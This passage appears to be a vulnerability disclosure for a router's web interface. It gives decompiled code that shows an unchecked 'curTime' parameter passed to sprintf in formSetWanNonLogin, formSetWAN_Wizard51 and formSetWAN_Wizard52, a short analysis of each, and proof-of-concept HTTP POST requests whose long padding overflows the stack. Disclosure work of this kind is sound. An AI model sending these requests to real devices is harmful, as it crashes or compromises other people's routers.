
```
char v54[200]; // [sp+80h] [-100h] BYREF
char v55[24]; // [sp+148h] [-38h] BYREF
int v56; // [sp+160h] [-20h] BYREF
int v57; // [sp+164h] [-1Ch] BYREF
int v58; // [sp+168h] [-18h] BYREF
BOOL v59; // [sp+16Ch] [-14h] BYREF
char v60[4]; // [sp+170h] [-10h] BYREF
char v61[4]; // [sp+174h] [-Ch] BYREF
char v62[4]; // [sp+178h] [-8h] BYREF
int v63; // [sp+17Ch] [-4h] BYREF

v57 = 0;
v58 = 0;
v59 = 0;
v2 = (const char *)websGetVar(a1, "curTime", &dword_4A3F74);
v3 = (_BYTE *)websGetVar(a1, "settingsChanged", &dword_4A3F74);
```



```
  strcpy(&ok_msg, "Setting saved.");
  sprintf(v54, "%s?t=%s", &last_url, v2);
  v50 = a1;
  v51 = v54;
  return websRedirect(v50, v51);
}
```

POC




```
POST /goform/formSetWanNonLogin HTTP/1.1
Host: 192.168.0.1
Content-Length: 36
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.0.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45
 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,imag
e/avif,image/webp,image/apng,*/*;q=0.8,application/signed-
exchange;v=b3;q=0.9
Referer: http://192.168.0.1/index.asp
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

curTime=
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaa
```


9.formSetWAN_Wizard51 Function

Vulnerability analysis

The websGetVar function obtains the curtime parameter from the front-end and stores the data on the stack through the sprintf function. However, due to the lack of data length restrictions, a buffer overflow vulnerability is created.




```
  *(_BYTE *)(pWizMib + 1123) = 1;
v3 = (const char *)websGetVar(a1, (int)"curTime", (int)&dword_4A3F74);
if ( *(_BYTE *)(pWizMib + 90) == 9 )
```



```
if ( setWANMAC(a1, 1) )
{
  sprintf(v12, "/Basic/Wizard_WAN_complete.asp?t=%s", v3);
  v8 = (int)a1;
  v9 = v12;
```

POC




```
POST /goform/formSetWAN_Wizard51 HTTP/1.1
Host: 192.168.0.1
Content-Length: 36
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.0.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45
 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,imag
e/avif,image/webp,image/apng,*/*;q=0.8,application/signed-
exchange;v=b3;q=0.9
Referer: http://192.168.0.1/index.asp
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

curTime=
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaa
```


10.formSetWAN_Wizard52 Function

Vulnerability analysis

The websGetVar function obtains the currtime parameter from the front-end and stores the data on the stack through the sprintf function. However, due to the lack of data length restrictions, a buffer overflow vulnerability is created.




```
  *(_BYTE *)(pWizMib + 1123) = 1;
v3 = (const char *)websGetVar(a1, (int)"curTime", (int)&dword_4A3F74);
*(_BYTE *)(pWizMib + 90) = 0;
```



```
sprintf(v30, "/Basic/Wizard_WAN_complete.asp?t=%s", v3);
v26 = (int)a1;
v27 = v30;
return websRedirect(v26, (int)v27);
```

POC



```
POST /goform/formSetWAN_Wizard52 HTTP/1.1
Host: 192.168.0.1
Content-Length: 36
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.0.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45
 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,imag
e/avif,image/webp,image/apng,*/*;q=0.8,application/signed-
exchange;v=b3;q=0.9
Referer: http://192.168.0.1/index.asp
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

curTime=
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```